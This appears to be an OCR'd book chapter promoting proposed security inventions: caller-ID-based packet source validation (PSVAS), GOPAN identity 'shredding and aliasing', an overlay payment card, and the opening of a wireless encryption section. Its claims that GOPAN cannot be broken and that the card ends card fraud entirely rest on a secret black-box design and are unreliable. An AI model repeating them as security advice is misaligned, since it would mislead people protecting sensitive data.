Description of PSVAS

Computing devices called *routers* are the basic transport mechanism of the Internet. Routers route data packets from the sending computer to the destination computer using an IP address in the header part

of each packet. The routers have no underlying mechanism that would validate the source of the data packet. This innovation provides a solution to this inherent weakness of the Internet.

The PSVA system is used to validate the source of the data packet in such a manner that the source of the data packet remains hidden and is revealed only to a law enforcement agency. Thus, the PSVA system provides a system of checks and balances that does not hinder the ability of people to communicate freely. But at the same time, if a person sends a data packet that causes harm that is identified in a list of approved harms by a rule making agency, then the sender of the data packet can be found and prosecuted by law enforcement.

The Internet is international in scope and has widespread users. Therefore, the PSVA system of this invention is also international in scope and can be used by anyone, anywhere.

The PSVA system leverages another global network with wide accessibility and an extremely large number of users, believed to be as large or even larger than the users of the Internet. That global network is the telephone network, including both the mobile cellular phones that integrate with this network, as well as the existing landline network.

With the cost efficiency and easy availability of mobile phones, they are now used by the masses, in both the developed world and the third-world countries. In a recent news report on the manufacturers in Telecom Industry, titled "Global mobile phone market explodes in first quarter: study", dated April 29, 2004, it notes that it is estimated that 586 million mobile phones will be sold in 2004 worldwide. An important feature of the global telephone network is that it is widely available and widely used, as this statistic demonstrates.

Another important feature of the telephone network is the caller ID feature. The caller ID feature enables a party being called to know the number from which the call originated. That is true for both the landlines as well as the mobile phones. While the landlines are fixed to a location, the mobile phones are movable and are in the custody of an individual owner. This difference does not affect the caller-ID features of the telephone network and this feature may be used as a means for a remote identification as described below.

Each mobile phone, as part of their manufacturing process has a built-in device identification number, sometimes called the *electronic serial number* (ESN). Each phone, when it is given to a customer, is personalized to that customer by a SIM card. The SIM card has a number that embeds an encryption key and a set of numbers that personalize the device to an individual owner. The SIM card is inserted in the mobile device. In addition to the device ID and the SIM card, identification in the form of a telephone number is assigned to the phone and the customer. The telephone number maps to the device ID and the SIM and is only maintained in the databases of the telephone network; it is not embedded in the mobile phone. When a mobile phone is used to make a connection, it sends the ESN and the SIM data and uses the encryption to encrypt the communication. The telephone network, when it receives a communication from the mobile phone, associates the ESN and the SIM data within its database and uses the prestored database information to verify the device, the SIM, and the encryption key and then associate the communication with a telephone number. When the network switches the connection to the destination telephone number, it forwards the telephone number as an encoded signal on the line so that the receiving telephone, if equipped with caller-ID circuitry, can decode the number being called from and display it on the receiver phone.

Because each mobile phone has three unique sets of numbers associated with it (a device ID, a SIM, and a telephone number) that are used by the telephone network for verification, security, and accounting functions, the caller ID acts as a form of a national identification mechanism without doing anything more. The telephone companies, in addition to assigning a telephone number, may also assign an account ID. The telephone number is now portable, enabling a customer to keep the same number when changing telephone companies.

These powerful identification and security abilities of the telephone network are leveraged to provide PSVA for validating the source of the data packets entering the global network.

Some information security experts have the opinion that the caller-ID feature of a telephone network is a weak form of identification because (1) anyone can make a phone call from another's phone, when the phone is stolen, lost, or given away, and (2) somehow the personnel of the telephone company can be

deceived or duped or bribed to make the caller ID ineffective as a foolproof identification mechanism. For example, an identity thief may open a telephone account in someone else's name.

However, the telephone network is part of an important national communication infrastructure that is vital to the nation. Therefore, the telephone companies expend adequate resources to maintain the integrity, availability, and security of the network. Specifically, mobile phones contain a feature where the telephone company knows the cellular location where the call originated. In the future, more precise location information as part of the 911 emergency system will also be provided in mobile phones. The PSVA adds additional layers of security in a call security function, which are described later. In spite of the caller-ID weaknesses, the caller-ID feature of mobile telephones with the call security function would provide adequate security in knowing where a call originated and would help law enforcement and the telephone companies to investigate fraudulent practices.

Packet Source Validation Architecture System

The PSVA system is used as a system of checks and balances for enhanced Internet security. The PSVA system of checks and balances includes: (1) a system means to insert a source-validation code in the header of the packets entering the Internet, (2) a system means wherein the source-validation code does not identify the source of the packets to anyone except to a law enforcement agency, (3) a system means to transport such a packet from the sending computer to the destination computer over the existing global computer network, (4) a means for packet-receiving clients to forward the validation code therein to law enforcement agencies, when an identified type of harm is detected in the data of the received packets.

For the first application, the PSVA system is made up of (1) a distributed set of KSs and (2) an adaptation of the major routers of the Internet. For the second application, the PSVA system, when restricted to the e-mail security, is made up of (1) a distributed set of KSs and (2) an adaptation of the e-mail servers. This later application is flexible in scope and implementation in that all e-mail servers do not need to be adapted at the same time.

E-mail Application of PSVAS

E-mail application can be incrementally developed and deployed. A simplified illustration of the operation of the PSVA system that is restricted to the e-mail security is described here with reference to Exhibit 59.10 and Exhibit 59.11, which are one diagram but illustrated on separate sheets due to the size of the diagram.

At step A1, as in Exhibit 59.10, a sender of e-mail, having a sending mail client screen 82A, when it has outgoing messages as indicated by outgoing folder 84B, and then activates the send/receive function 84A, of the mail client, on these two events, activates a mail security function 88, which displays a mail security function window 86.

At step A2, as in Exhibit 59.11, a sender of e-mail, a person acting for them self or for an entity, using his/her mobile phone 12, using mobile network 14, calls a KS 76. The specific KS 76 to be called is identified by a special telephone number within that area code of the telephone, for a specific country code.

At step B, as in Exhibit 59.11, the KS 76 performs a call security function 18 and then using key function 20, generates a RC 78D that is limited in length. The code 78D may be a four- to six-digit numeric. It may also be alphanumeric. The key function 20 voice-delivers the RC 78D to the caller 12, and records data for this call in a key server database (KSDB) 78. The data recorded in the KSDB 78 may include: caller ID 78A, date and TS of the call 78B, cell location 78C, RC 78D, and an encrypted validation code (EVC) 78E. Encrypting the caller ID 78A and the RC 78D with the RC 78D itself as the encryption key makes the EVC 78E. The EVC 78E thus hides both the caller ID and the RC.

At step C1, as in Exhibit 59.10, the caller then enters this RC 78D, along with the country code 25A, and the cell telephone number 78A in the mail security function window 86 and activates it by OK, which activates a mail-sending CSF 88, in an adapted mail client 70A, as in Exhibit 59.11.




EXHIBIT 59.11 E-mail application of PSVAS.

If a Web-mail application is used, the adapted sending mail server 72A generates the mail security window 86. The adapted mail client program 88 or the adapted mail server 72A from this entered information creates a secure data string that is made up of country code, area code and an encrypted validation code, where the validation code is made up of the telephone number and the RC and is then encrypted using the RC as the encryption key.

At step C2, as in Exhibit 59.11, the adapted mail program 88 of the client 70A or the adapted mail server 72A temporarily stores this secure data string and embeds the string in the header of each outgoing header packet 82A with packet data 84 that is sent to the Internet 80 for mail from this particular client 70A. Each time a mail client or the Web mail server is invoked for sending mail, this process step is repeated.

At step D1, as in Exhibit 59.11, the destination mail server 72B performs a packet validation function 46 for each incoming mail packet.

The packet validation function has two parts: part A and part B. The packet validation function part A, 46A, is resident in the destination mail server 72B, whereas the packet validation function part B 46B is resident in the key server 76. The packet validation by the packet validation function 46A is performed first with the help of a mail server database (MSDB) 74. If the validation is successful, the packet is routed to the destination mail client 70B. If the validation is unsuccessful with the help of the MSDB 74, a validation query is then sent, by the mail server 72B to a key server 76 over the Internet 80, where the key server 76 is the one that is identified by the country code 25A, and the area code 74A, that is present in the packet header 82A as part of the secure data string.

At step D2, as in Exhibit 59.11, the packet validation function 46B in the specific key server 76 receives the query and validates the query with the key record data present in the KSDB 78.

At step E1, as in Exhibit 59.11, the destination mail server 72B removes the secure data string from the packets 82B, annotates the mail as validated by placement of sender-assured mail (SAM) annotation in the subject of the mail 92, and forwards the e-mail to the mail client 70B. If the RC was optionally also used to encrypt the message content, the message content is decrypted using the RC 30D by the destination mail server 72B.

At step E2, as in Exhibit 59.10, the receiving mail client 82B displays the SAM notation 92 in the subject field 90. The receiver of mail may then choose to open only the messages with SAM notation and may choose to discard those messages that are without a SAM notation in the subject field. Having a SAM notation in each e-mail assures the mail receiver that the sender of the mail has been assured and can be identified if necessary by law enforcement, if the mail does contain harmful contents.

Alternatively, and optionally, the destination mail server 72B, for those messages, that do not have a validated SAM notation, may store such messages for later analysis and only forward those messages that have SAM notation to the mail client 70B.

The later analysis by the destination mail server 72B may include, (1) detailed examining of the mail for harm, and/or (2) for sending a return notification to the mail sender client 70A on a procedure on how to use this security feature, and (3) advising the mail-sending client 70A that their mail without such a SAM is not being forwarded to the mail recipient 70B and is being delayed and then deleted by the mail server 72B.

The key servers are standard servers that have been adapted with a telephone network interface 336, an IVR system 338, and a set of call security and packet source validation software functions that are described later. The key servers are capable of high-volume processing, including receiving many calls at the same time, and use a KSDB 30 and 78. Because each server is restricted to receive calls from only certain area codes, the server capacity may be sized to correspond to the number of users in that area code.

In the distributed set of key servers, each key server is adapted with an interface to the telephone network 336 and can only receive calls from the telephone network. Each key server in addition to the standard set of operating system 302 has special functions. These special functions are: a call security function 304, a key function 306 that includes a key generation function, a key distribution function, a key validation function, and may also have a fee function. Each key server in addition to the telephone network interface 336 with an interactive response system 338 also has a global network interface 332 to be able to receive validation queries and respond with validation message responses to major routers 44A and mail servers 72B on the Internet. The key server may also have an internal network interface 334 that may be used to monitor the status and operation of the key server.

The distributed set of key servers are independent of each other and are assigned to countries and area codes within each country. Each server has an identity that is defined by a country code and a set of area codes within that country. This identity, along with the call-security function, is used to receive calls from the specific countries and specific area codes within that country.

The key servers are specific to an area code and may be provided by the telephone companies themselves. The functions of the key server may be split, where the call-security function is provided by the telephone company and the remaining part of the key server functions may be provided by and managed by the Internet authority that manages and oversees the major routers.

Trojan Horse Security

Because a prevalent security weakness is that a Trojan horse may take over or hijack someone's computer without their knowledge and use it to send internet traffic in the form of either e-mail or other data packets using the hijacked computer as the sending computer, a security feature is provided herein to thwart such an attack.

This security feature is that the SDS is not saved in the computer on the hard disk in a file. Instead, when the SDS is created, it is stored in some random part of the free RAM and the address of that RAM is then saved in the NAF. The NAF 22B reads the RAM for the data string, when sending out the packets. When the computer is powered down, the secure data string is destroyed. When the computer is powered up again, the process of entering the caller ID and the code is repeated and the secure data string is computed anew and saved anew in a new random part of the memory for use by the NAF. When the packets are sent, the NAF uses this new secure data string at a new location in the RAM for embedding in the header of the packet.




EXHIBIT 59.12 RFC 791 Internet Standard for IP Data packet.

As illustrated in Exhibit 59.12, each time a computer is powered up, the user can use the code received previously or make a new call to the key server to receive a new RC.

Intelligent Shredding & Aliasing: A New Identity Security Technology

Industries, organizations, associations, and government agencies that need, use, and electronically store sensitive identity data on someone else, such as their customers and employees for their business operation, are the ones that can benefit from this new identity security technology.

The government applications can include the IRS, the Social Security Administration, departments of motor vehicles, and so on. The industries include: retail industry merchants, the financial services industry such as insurance companies and banks, and the medical service industry such as hospitals and medical groups.

The theft and misuse of identity and identity data has emerged as a new modern-day evil. Those who might disagree with this powerful assertion are referred to the astronomical rise in calls to the FBI 800-ID-theft hotline from victims of such crime, and unending media stories about data theft and identity theft crimes.

Therefore, identity data security is a must. The identity data refers to a person's personal data of name, address, e-mail address, telephone number, bank account data, social security number and driver license number. With this data, thieves have discovered that in the modern e-commerce-centric world, anyone can masquerade as anyone else for the purpose of loans, purchases, and so on.

Clear and Present Danger

How does one lose identity data in the first place? Two things have become very clear. First, identity data is being spread in too many places too many times. When you conduct any kind of payment transaction online or offline and fill out any kind of application, you are giving away your identity of name, credit card number, and signature, and sometimes more personal data. These data are collected and stored in paper records, computer records, and databases everywhere.

Second, all these personal data are subject to theft and misuse. When, where, and how these thefts and misuses occur you may not know. There is a new breed of clever criminals who are committing identity theft crimes. Criminal punishment for identity theft crimes would not deter these criminals.

Why a Business Should Care About Identity Security

Your systems hold nations' commercial secrets, if not military ones. If you are an e-commerce retail operation, and your systems keep one million customer names, addresses, and credit and bank data, you hold nations' commercial secrets. If you are a government agency or a financial institution and not only store everyone's name and address but also their social security number, date of birth, and other data, you hold the nations' commercial secrets. If these are not secrets, then why are your systems under attack?

It is common perception that once sensitive personal data is behind a firewall in a computer system, it is safe from theft. It is also a common perception that if it is saved as an encrypted data file, it is safe from theft. That is far from the truth, as anyone in the security industry knows. A firewall is not a panacea and it gives a false sense of security. The threat to your data lies from both sides of the firewall.

Shon Harris, in her book on CISSP certification says, "A majority of security professionals know that there is more risk and higher probability of an attacker causing mayhem from within an organization than outside the organization."

There is no question that a business and the identity owner both need to protect sensitive identity data. To address this need, a new identity security technology was developed. This technology is known as *ISA* and was developed exclusively for the security of identity-sensitive data. ISA is not encryption in the traditional sense of encryption. ISA uses an entirely different approach to identity data security. How, then, is ISA different or better than encryption?

Exhibit 59.13 describes the differences. In encryption, the encrypted and unencrypted data look different. Hence, you can tell when you have broken the encryption code after so many large but finite number of attempts. In the identity security algorithm, the original identity data and the aliased identity

EXHIBIT 59.13 Encryption vs. GOPAN Identity-Security Technology

Attribute	Encryption	GOPAN Security Technology
Primary purpose	For transfer of information over an unsecured and open channel such as internet between source and destination	For storage of identity-sensitive data in an information system of a business or government agency
How it works	A mathematical encryption algorithm encrypts information at the source, and the receiver decrypts using an encryption key. The key is exchanged before hand between the sender and the receiver	The identity sensitive information is anchored by a new form of access key (APIN) that is created by the identity owner. The identity sensitive data then goes through random and heuristic techniques to electronically shred and alias the data before storing it in a database server. The identity data is retrieved in real time by un-aliasing and un-shredding for a specific transaction, and then deleted as soon as the transaction is completed
Main characteristics	The original (unencrypted) and encrypted information is different. What stands between them is a well-known mathematical technique and a key. The probability of breaking is finite and is the inverse of the possible key combinations	The original and the GOPAN processed information looks the same in character and format. The probability of breaking is not calculable as there is no correlation between the two
Industry applications	PKI, digital signatures	For storage of Identity sensitive data such as social security numbers, credit card numbers, and name and addresses as well

data look the same because they are made up from same shreds of identity. Hence, the probability of breaking does not even exist.

The techniques underlying this algorithm are shredding and aliasing. These act like building blocks on which the algorithm is built. The end result is an identity data security, where you do not need to store identity data and you can still seamlessly conduct those transactions that depend upon using the identity data.

Identity Security Algorithm

The collection of underlying techniques is called GOPAN®, a Sanskrit word meaning concealment, protection, and defense.

Keeping Identity Sensitive Data, a Higher Degree of Risk

If your business keeps sensitive identity data, then you have a higher degree of business risk. It is also expensive to abide by the laws and regulations and be constantly secure and on safeguard from attack from inside and outside. The identity security architecture of this technology makes it possible to outsource this business risk. You obtain the identity data when you need it for a transaction, at the time of the transaction in real time, without the risk of keeping it and securing it.

Identity Security Technology Architecture Overview

Refer to Exhibit 59.14. In simple terms, there is an interface to an identity security server, an identity security server, database servers, and a transaction server. All these parts work together to provide and implement identity security. These parts, their use and/or implication for identity security are described one at a time.

The Special Interface: Anonymous Personal Identification Number (APIN™)

This interface enables a special access by the person whose identity is being secured. Traditionally, a server would store a user ID, which is used to identify the user, and a password in hash encrypted




EXHIBIT 59.14 Identity security technology architecture overview.

form to verify the user. In this special interface, neither exists. What exists is an APIN access key. This access key is created entirely by the owner and is used by the owner to directly provide the identity data to the identity server. The APIN access key, a new form of access key, is discussed in the fourth part of the series.

The Identity Security Server

The server has three software code/data components. One is to identity security logic, which I call "shredding and aliasing" logic. The other two are: logic parameters and a set of random shred tables. How this logic operates is described later.

The Database Servers

There are three data servers. One keeps the access key, the second keeps a set of random sequences, and the third keeps aliased and shredded data.

The Transaction Server

The transaction server creates, uses, and maintains business-specific transaction data, and stores it in the transaction-related information database. This server operates on a specific need-to-know basis and receives only those parts of identity data from the identity server that are relevant to a specific transaction and only at the actual time of the transaction. Once the transaction for which purpose the need to know existed is completed, the identity data is deleted. This server also interfaces with the outside world when necessary, such as to process a payment transaction using a bank account with a financial network, or to send information to the customers' computers.

How These Parts Operate Together

A user first creates the APIN™ access key, and then provides the identity data. The logic, from the access key, creates a reference number. Then, using the parameters and random tables, the logic creates a fake or pseudo and aliased identity data and scatters it in the other database server, each data referenced by its reference number.

Transaction data related to a specific transaction is stored in a separate set of database servers referenced by the same reference key. The identity owner only and certain pre-defined system actions, for a specific transaction authorized and initiated by the owner, can retrieve the identity data and enable it to be linked to the transaction data. The pieces of identity data relevant to a transaction are re-created by reversing the shredding and aliasing logic on the moment when a transaction requires this identity data, and are then deleted.

For anyone to reverse engineer the system to get at the identity data, they would require access to and knowledge of all five pieces of the logic, parameters, random tables, random sequences, and shredded and aliased data. The first three pieces are embedded in the identity server code, whereas the last two are stored in database servers. Of these five pieces, if any one is missing, the identity data cannot be retrieved. No one, except the owner, has access to his identity data. The system administrative personnel do not have it. A hacker cannot have it.

Applications to All Identity Data

The identity security technology using shredding and aliasing logic was specially developed for and works equally well for all identity-related data of name, address, e-mail address, social security number, driver license number, and bank and credit card account numbers.

Independent Validation

Professor Kenneth Alexander, Professor of Mathematics at University of Southern California, analyzed the shredding and aliasing technologies. He came to the conclusion that, to the best of his knowledge, there is no correlation between the original and aliased data, and that a probability of correlation could not even be calculated.

Shredding and Aliasing, Building Blocks

Shredding (or breaking apart) and aliasing (creating another equivalent) are very simple concepts used here with an uncanny twist. As a simplified illustration, consider three lists where list one has 10,000 unique first names, list two has 20,000 unique middle names, and list three has 50,000 unique last names. From these building-block lists there are billions of unique name combinations. There are only six billion people in the world.

Consider a person named John Habachi Hawkins residing at 123 Maple Street, Anytown, Colorado, 80445, with email address jhawk@aol.com who wants to protect his privacy and identity in this wired and untrustworthy world.

How Shredding and Aliasing Use Randomness Concept

The GOPAN system electronically shreds the man's name into three different parts: first, middle, and last name shreds (intelligent shredding). Within the GOPAN system, there are three corresponding name shred lists. These lists are randomly ordered.

Each shred is looked up in the corresponding random-name list, and a number identifies its position on that list. If the name is not in the list, it is added. This is done for every shred, resulting in three numbers corresponding to the list positions of these name shreds.

For each customer, the GOPAN system creates three random number series. Each random number series may have one or more bounded random numbers (BRNs). These random number series are used to modify the name list positions to come up with three modified list position numbers. The modification may involve any combination of operators such as add, subtract, or multiply. These modified list position numbers are used to find name shreds from the three random-order name lists corresponding to these modified list positions.

These name shreds are called *aliased name shreds*, and are saved in the GOPAN database along with the three random-number series.

The random-name shred lists, the random-series generator, and the modification logic are all part of a black-box executable program. The GOPAN databases contain the aliased name identities and the BRNs.

Aliased Identity

The shredding and aliasing process just described is repeated for the physical and e-mail addresses. The shreds for the physical address are: street number, street name, city name, state name and ZIP code. The shreds for the e-mail address are e-mail and ISP names. The shredding and aliasing are done with a street name, city name, state name and ISP name using random lists for each of these shreds.

The parts of the physical and e-mail addresses consisting of numeric and/or alphanumeric strings are shredded and aliased in a similar way but differing in detail. The street number "123," ZIP code "80445," and e-mail "jhaw," are numerical or alphanumerical strings. There may be four random lists called numeric, consonant, vowel, and special character. The numeric list has 0–9, the consonant list contains A–Z minus the vowels, the vowel list has the five vowels and the special-character list has characters such as period and hyphen. Each character of the string is aliased. The aliased string and its corresponding BRNs are saved in GOPAN databases.

In summary, an alphanumeric string that is part of the man's identity is aliased into another alphanumeric string equivalent in character and format, whereas a name string is aliased into another

name string equivalent in character and format. A true identity and an aliased identity are indistinguishable from each other.

Find Me If You Can: A Challenge

John Habachi Hawkins residing at 123 Maple Street, Anytown, Colorado, 80445, with email address jhaw@aol.com goes into the GOPAN system embodying shredding and aliasing technology, and may be stored as Michael Sebastian Pool, residing at 492 Culver Blvd., Poinsettia, California 90464, with an e-mail address of sawh@home.com as his aliased identity.

In the GOPAN system, a person does not know his aliased identity. The only participant in a transaction who knows his real identity is the person himself. Therefore, in the GOPAN system, a person rests assured with the knowledge that he alone is in control of his personal information and his APIN is required to access it. The APIN is made of user chosen place holder constructs that a user is already familiar with by memory association such as a date, a ZIP code, name initials, gender, and a personal like and dislike phrase.

Secure Overlay™ Technology Payment Card

According to the FBI and FTC, ID theft is the fastest growing crime. The problems and the pain of ID theft is very well stated by the FTC report. The key point to note is that 65% of the ID theft manifests in abuse of credit cards.

The entirety of the payment transactions industry, more than ever, has become acutely conscious of security and privacy implications in electronic payment transactions. Giving your name, bank account data and signature (highly private indices of personal sensitive information) to strangers to effect a payment transaction in this era of Internet economy, has grave implications. Hence protecting the privacy and private data of a customer in data storage and during transactions while facilitating payment transactions to merchants using existing bankcards and bank accounts of a customer is critical.

The solution the banking industry has developed for the problem of ID theft and misuse of credit cards is back-end filtering and monitoring of their customer's purchasing habits.

The industry has been running commercials using a person surfing the Internet in his living room. He receives a call from his bank that his card has been stolen. Back-end filtering is not a real solution and occurs after the ID data theft has already occurred. This solution also has many other problems as well.

This new emerging technology is for a secure overlay-technology payment card that facilitates the use of existing bankcards of the customer to conduct a particular transaction from any of his/her existing bankcards without giving and or transferring any private data to merchant's paper and computer systems. As a result thereof, the secure overlay-technology payment card system minimizes the number of people, businesses, and institutions that have access to the private data of the customer. This minimizes the opportunity for the private data of the customer to be improperly disseminated and thus subjected to ID theft.

The secure overlay-technology payment card has been named The Ultimate®. The Ultimate is a new breed of a secure payment card, because this card is a secure overlay over other existing cards. In its operation, it is transparent to both the merchants and the card-issuing banks. This international patent-pending technology elegantly and conveniently solves many of the problems related to privacy, security, and fraud that the payment-card industry is facing.

The secure overlay-technology payment card enables the existing cards to be used in a safe and secure manner, without actual use of such cards at the point of sale of a merchant. The secure overlay-technology card is transparent to the card issuing banks and does not change the nature of existing banking relationships and bank statements from card issuing banks. The project entails development of specifications for a prototype, and an analysis of issues related to initial deployment.

This technology enables a secure overlay-technology payment card that facilitates the use of existing bankcards of the customer to conduct a particular transaction from any of his/her existing bankcards

without giving and or transferring any private data to merchant's paper and computer systems. As a result, the secure overlay-technology payment card system minimizes the number of people, businesses, and institutions that have access to the private data of the customer. This minimizes the opportunity for the private data of the customer to be improperly disseminated and thus subjected to ID theft.

Sixty-five percent of ID thefts result in abuse and misuse of credit cards. The secure overlay technology kills such abuse in its entirety. The secure overlay-technology payment card protects a payer's identity data that is subject to ID theft.

The Ultimate is a secure payment transaction vehicle with multiple (three distinct) value propositions for the end user, the cardholder: privacy, security, and convenience. First, The Ultimate card enables any one of existing bankcards to be used/selected for use at a point of sale by the customer without carrying all the cards with him/her. In addition, first and foremost, The Ultimate is substantial new revenue-making service technology. Second, it provides substantial benefits to all participants, as the security, privacy, and fraud costs related to payment cards are borne by everyone. Third, it reduces the regulatory compliance burden of merchants related to security of private data of its customers.

The Ultimate, by providing a PIN-based secure overlay over all of a customer's bankcards from any bank, hides the customer's bank data from the merchant. But, at the same time, The Ultimate provides a new service technology related to privacy, security, and identity theft that everyone, including the banks' customers, is waiting for.

Secure Overlay-Technology Payment Card Description

Exhibit 59.15 through Exhibit 59.18 describe the operation and features of the secure overlay-technology card. One major feature of the secure overlay technology is that no information is transferred to a merchant and that benefits the merchant by reducing the compliance burden related to security of data.

Exhibit 59.15 shows why The Ultimate is a new breed of payment card based on secure overlay technology that solves all of these ID theft problems. Exhibit 59.16 shows the simplicity of the secure overlay technology. Exhibit 59.17 shows the use of GOPAN technology with ISA for the protection of customer data in the database. Exhibit 59.18 summarizes the features of The Ultimate card based on secure overlay technology.




EXHIBIT 59.15 The ultimate®, a new breed of a payment card.




EXHIBIT 59.16 Simplicity of secure overlay technology solution.

Ambiguity Envelope™ Wireless Encryption

Use of wireless technology has grown in many applications. These wireless technologies use digital transmission of data packets. A digital data packet has a header and a data body. The data in the body is encrypted during transmission.

One of the popular uses of wireless transmission has been and is between a laptop computer and a wireless access point (WAP) or router to a company network or the Internet. Other uses have been between the sales terminal of a business and their central server.

